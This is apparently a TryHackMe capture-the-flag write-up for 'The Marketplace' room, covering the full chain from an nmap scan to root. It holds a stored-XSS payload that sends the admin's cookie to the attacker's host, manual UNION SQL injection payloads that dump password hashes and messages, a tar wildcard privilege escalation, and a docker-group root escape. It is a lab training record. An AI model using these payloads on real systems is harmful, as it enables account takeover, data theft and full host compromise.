

# The Marketplace

## Working Theory

## Enumeration

## Tools

## nmap


```
nobodyatall@0xDEADBEEF:~/tryhackme/theMarketplace$ nmap -sC -sV -oN portscn 10.10.92.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-04 03:25 EST
Nmap scan report for 10.10.92.193
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|_   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_   256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http     nginx 1.19.2
|_ http-robots.txt: 1 disallowed entry
|_   /admin
|_ http-server-header: nginx/1.19.2
|_ http-title: The Marketplace
32768/tcp open  http     Node.js (Express middleware)
|_ http-robots.txt: 1 disallowed entry
|_   /admin
|_ http-title: The Marketplace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.94 seconds
nobodyatall@0xDEADBEEF:~/tryhackme/theMarketplace$
```


# Targets

## port 80

root page



robots.txt  
/admin directory



not authorized to view the page

The Marketplace

You are not authorized to view this page!

create an account

The Marketplace

[Home](#) | [Log in](#) | [Sign up](#)

Sign up

test

●●●●

Submit Query

post an item as new listing

## Add new listing

title

desc

upload disabled(cant upload php script with it)

Browse...

No file selected.

File uploads temporarily disabled due to security issues

the item in url = 4

the description enter will be stored in the html page "desc"

10.10.92.193/item/4

Kali Tools



Kali Docs



Kali Forums



NetHunter



## The Marketplace

title



No Image

Published by test

Description:

desc

[Contact the listing author](#) | [Report listing to admins](#)

```
</div>  
</nav>
```

```
<div id="item">  
  <a href="/item/4"><h1>title</h1></a>  
    
  <div>Published by test</div>  
  <div>Description: <br /> desc</div>  
  <div>  
    <a href="/contact/test">Contact the listing author</a> | <a href=  
  </div>  
</div>
```


try injecting the javascript to perform xss

## Add new listing

asd

```
<svg  
onload=alert(1)>
```

and we found the xss vulnerability (1st vulnerability)



when reporting the xss vulnerability  
//alert box was blocked from employee browser ok..  
//so it seems that the employee will view the page to verify it

Thank you for your report. We have been unable to review the listing at this time. Something may be blocking our ability to view it, such as alert boxes, which are blocked in our employee's browsers.

```
//payload=<svg onload='var iframe = document.createElement("iframe");iframe.src =  
"http://10.8.20.97:8080/cookie?" + document.cookie;document.body.appendChild(iframe);' />
```

# Not Found

The requested resource  
`/cookie?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50aWZlIiwiaWF0IjoiMTUxMjM0NTY3In0=`  
was not found on  
this server.

```
//it shows no vulnerability found but at least the admin visited the item listing page
```



**From  
system**  
Thank  
you for  
your  
report.  
We have  
reviewed  
the  
listing  
and  
found  
nothing  
that  
violates  
our  
rules.

now we got the admin session cookies

```
[Wed Nov 4 05:52:45 2020] 10.10.92.193:60140 [404]: /cookie?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJIsInVzZXJ0IjoibWljagFlbCIsImFkbWluIjp0cnVLLCJpYXQiOiJlE2MDQ0ODcxNjV9.1wmmqrei_jWnFx4TSCAzOSuMy_Va0mJeHvBTkbfabTk0 - No such file or directory
```

change the session cookies to the admin session cookie & we're now the admin!  
//flag1 here

The Marketplace

[Home](#) | [Administration panel](#) | [New listing](#) | [Messages](#) | [Log out](#)

## User listing

THM{c37a63895910e478f28669b048c348d5}


User system  
ID: 1  
Is administrator:  
false

User michael  
ID: 2  
Is administrator:  
true

User jake  
ID: 3  
Is administrator:  
true

User test  
ID: 4  
Is administrator:  
false

found another vulnerability which is SQLi on admin page user param



## The Marketplace

User system  
ID: 1  
Is administrator: false

Delete user

mysql error message

## The Marketplace

[Home](#) | [Administration panel](#) | [New listing](#) | [Messages](#) | [Log out](#)

**Error: ER\_PARSE\_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1**

finding how many columns

//unknown column '5' means 4 column query only

## The Marketplace

[Home](#) | [Administration panel](#) | [New listing](#) | [Messages](#) | [Log out](#)

**Error: ER\_BAD\_FIELD\_ERROR: Unknown column '5' in 'group statement'**

here's the parameter used

1 is shown in ID param

2 is shown in User <here>

## The Marketplace

[Home](#) | [Administrati](#)

# User 1

User 2

ID: 1

Is administrator: true

Delete user


this one we cant perform automated SQLi using SQLmap so we try to perform manual SQLi

now let's extract the databases

//link: [https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#extract-database-with-information\\_schema](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#extract-database-with-information_schema)

//payload: "+UNION+Select+gRoUp\_cOncaT(0x7c,schema\_name,0x7c),2,3,4+fRoM+information\_schema.schemata--

```
</nl>
<div>
  User 2 <br />
  ID: |information_schema|,|marketplace| <br />
  Is administrator: true <br />
  <button onclick="this.disabled = true">
    Delete user
  </button>
```



extract tables

//payload: "+UNION+Select+gRoUp\_cOncaT(0x7c,table\_name,0x7c),2,3,4+fRoM+information\_schema.tables+where+table\_schema='marketplace'--

```
<div>
  User 2 <br />
  ID: |items|,|messages|,|users| <br />
  Is administrator: true <br />
  <button onclick="this.disabled = true">
    Delete user
  </button>
```

extract users table columns, here we can found

//payload: "+UNION+Select+gRoUp\_cOncaT(0x7c,column\_name,0x7c),2,3,4+fRoM+information\_schema.columns+where+table\_name='users'--

```
34 | <div>
35 |   User 2 <br />
36 |   ID: |id|,|username|,|password|,|isAdministrator| <br />
   |   Is administrator: true <br />
```

extract all the data from user table & we got the hash forall the users

//payload: "+UNION+Select+gRoUp\_cOncaT(0x7c,id,':',username,':',password,0x7C,'\n'),2,3,4+fRoM+marketplace.users--

```
/*
|1:system:$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWlUmB4z.R0DT0MSGIGzsgW|
|2:michael:$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EXwQDGf/1q|
|3:jake:$2b$10$/DkSIJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG|
|4:test:$2b$10$X7.xz2rawgJ3dfOVXvpqc.7pgO2WG52jGZKcoKO7y5xjYYzvfXEuu|
*/
```

```

10 <!DOCTYPE html>
11 <html>
12   <head>
13     <title>
14       User |1:system:$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW|
15       ,|2:michael:$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLA05u2844yUlvu2EXwQDGf/1q|
16       ,|3:jake:$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCRb4ukG|
17       ,|4:test:$2b$10$X7.xz2rawgJ3df0VXvpqc.7pg02WG52jGZKcoK07y5xjYYzvfxEuu|
18     </title>
19     <link rel='stylesheet' href='/stylesheets/style.css' />
20   </head>
21   <body>

```

when we want to crack the hash it shows that it's bcrypt so let's not waste our time on it and check the messages table

```

nobody@tall0xDEADBEEF:~/tryhackme/theMarketplace$ echo '$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MSGIGzsgW' > hash.txt
nobody@tall0xDEADBEEF:~/tryhackme/theMarketplace$ sudo john hash.txt
[sudo] password for nobody@tall0x:
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single

```

Response

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.2
3 Date: Wed, 04 Nov 2020 11:56:16 GMT

```

let's check and see the messages table columns

```

//payload: "+UNION+Select+gRoUp_cOncaT(0x7c,column_name,0x7c),2,3,4+fRoM
+information_schema.columns+wHeRe+table_name='messages'--

```

```

User 2 <br />
ID: |id|,|user_from|,|user_to|,|message_content|,|is_read| <br />
Is administrator: true <br />
<button onclick="this.disabled = true">

```

now dump the data of messages table

```

//payload: "+UNION+Select+gRoUp_cOncaT
(0x7c,user_from,',',user_to,',',message_content,0x7C,'\n'),2,3,4+fRoM+marketplace.messages--
/*

```

|1:3:Hello!

An automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password.

Your new password is: @b\_ENXkGYUCAv3zJ|

,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!|

,|1:4:Thank you for your report. We have reviewed the listing and found nothing that violates our rules.|

,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!|

,|1:4:Thank you for your report. We have been unable to review the listing at this time. Something may be blocking our ability to view it, such as alert boxes, which are blocked in our employee's browsers.|

,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelin

\*/

```

12 d>
13 title>
    User |1:3:Hello!
14 An automated system has detected your SSH password is too weak and needs to be changed. You
15 Your new password is: @b_ENXkGYUCAv3zJ|
16 ,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you r
17 ,|1:4:Thank you for your report. We have reviewed the listing and found nothing that viola
18 ,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you r
19 ,|1:4:Thank you for your report. We have been unable to review the listing at this time. S
20 ,|1:4:Thank you for your report. One of our admins will evaluate whether the listing you r
    title>
21 ink rel='stylesheet' href='/stylesheets/style.css' />
22 ad>
23 y>
24 av>
25 <b>
    The Marketplace

```

from the message it seems that we found the user id 3 had a new SSH credentials changed.  
 user\_id 3 = jake

try login into jake user via ssh with the credential found & we've our initial foothold

```

nobodyatall@0xDEADBEEF:~/tryhackme/theMarketplace$ ssh jake@10.10.92.193
The authenticity of host '10.10.92.193 (10.10.92.193)' can't be established.
ECDSA key fingerprint is SHA256:nRz0NCvN/WNh5cE3/dccxy42AXrwcJInG2n8nBWtNtg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.92.193' (ECDSA) to the list of known hosts.
jake@10.10.92.193's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Nov  4 12:03:40 UTC 2020

System load:  0.08           Users logged in: 0
Usage of /:   87.1% of 14.7GB IP address for eth0: 10.10.92.193
Memory usage: 29%           IP address for docker0: 172.17.0.1
Swap usage:   0%             IP address for br-636b40a4e2d6: 172.18.0.1
Processes:   96

```

⇒ / is using 87.1% of 14.70GB

20 packages can be updated.  
 0 updates are security updates.

jake@the-marketplace:~\$



# Post Exploitation

## Privilege Escalation

user flag

```
-rw-r--r-- 1 jake jake 220 Aug 23 05:06 .bash_logout
-rw-r--r-- 1 jake jake 3771 Aug 23 05:06 .bashrc
drwx----- 2 jake jake 4096 Aug 23 05:07 .cache
drwx----- 3 jake jake 4096 Aug 23 05:07 .gnupg
-rw-r--r-- 1 jake jake 807 Aug 23 05:06 .profile
-r----- 1 jake jake 38 Aug 23 05:26 user.txt
jake@the-marketplace:~$ cat user.txt
THM{c3648ee7af1369676e3e4b15da6dc0b4}
```

jake → michael

=====

sudo -l

exec backup.sh script as michael user

```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
jake@the-marketplace:~$
```

backup stuff from /opt/backups with \* wildcard

//we can exploit this tar wildcard to privilege escalate

```
-rwxr-xr-x 1 michael michael 75 Aug 23 05:18 /opt/backups/backup.sh
jake@the-marketplace:~$ cat /opt/backups/backup.sh
#!/bin/bash
echo "Backing up files ... ";
tar cf /opt/backups/backup.tar *
jake@the-marketplace:~$
```

now let's create our exploits to exec script.sh file to michael shell

```
payload = {  
echo "#!/bin/bash" > shell.sh  
echo '/bin/bash -p' >> shell.sh  
echo "" > "--checkpoint-action=exec=sh shell.sh"  
echo "" > --checkpoint=1  
}
```

```
jake@the-marketplace:/opt/backups$ echo "#!/bin/bash" > shell.sh  
-bash: !/bin/bash: event not found  
jake@the-marketplace:/opt/backups$ echo '/bin/bash -p' >> shell.sh  
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.  
sh"  
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1  
jake@the-marketplace:/opt/backups$ ls -la  
total 36  
drwxrwxrwt 2 root root 4096 Nov  4 12:10 .  
drwxr-xr-x 4 root root 4096 Aug 23 05:10 ..  
-rwxr-xr-x 1 michael michael 73 Aug 23 05:16 backup.sh  
-rw-rw-r-- 1 jake jake 10240 Aug 23 05:16 backup.tar  
-rw-rw-r-- 1 jake jake 1 Nov  4 12:10 '--checkpoint=1'  
-rw-rw-r-- 1 jake jake 1 Nov  4 12:10 '--checkpoint-action=exec=sh she  
ll.sh'  
-rw-rw-r-- 1 jake jake 13 Nov  4 12:10 shell.sh  
jake@the-marketplace:/opt/backups$
```

give execute bit to shell.sh

```
tar: Error is not recoverable: exiting now  
jake@the-marketplace:/opt/backups$ chmod +x shell.sh  
jake@the-marketplace:/opt/backups$
```

execute the backup.sh as michael user using sudo

//the backup.tar prevent us so let's remove it

```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh  
Backing up files ...  
tar: /opt/backups/backup.tar: Cannot open: Permission denied  
tar: Error is not recoverable: exiting now  
jake@the-marketplace:/opt/backups$ rm backup.tar
```

and we got michael shell

```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh  
Backing up files ...  
michael@the-marketplace:/opt/backups$ id  
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
```

michael → root

=====

michael user has docker group id let's abuse this to get root shell

list docker image



```
michael@the-marketplace:/opt/backups$ docker image list
REPOSITORY          TAG                 IMAGE ID            CREATED
themarketplace_marketplace  latest             6e3d8ac63c27       2 months ag
o                    2.16GB
nginx                 latest             4bb46517cac3       2 months ag
o                    133MB
node                  lts-buster         9c4cc2688584       3 months ag
o                    886MB
mysql                 latest             0d64f46acfd1       3 months ag
o                    544MB
alpine                latest             a24bb4013296       5 months ag
o                    5.57MB
michael@the-marketplace:/opt/backups$
```

now let's get our root shell with alpine image

```
michael@the-marketplace:/opt/backups$ docker run -v /:/mnt --rm -it alpine chro
ot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@0384d49567f3:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10
(uucp),11,20(dialout),26(tape),27(sudo)
root@0384d49567f3:/#
```

and go grab the root flag

```
drwx----- 2 root root 4096 Aug 23 0
-r----- 1 root root 38 Aug 23 0
root@0384d49567f3:~# cat root.txt
THM{d4f76179c80c0dcf46e0f8e43c9abd62}
root@0384d49567f3:~#
```

## Creds

## Flags

## Write-up Images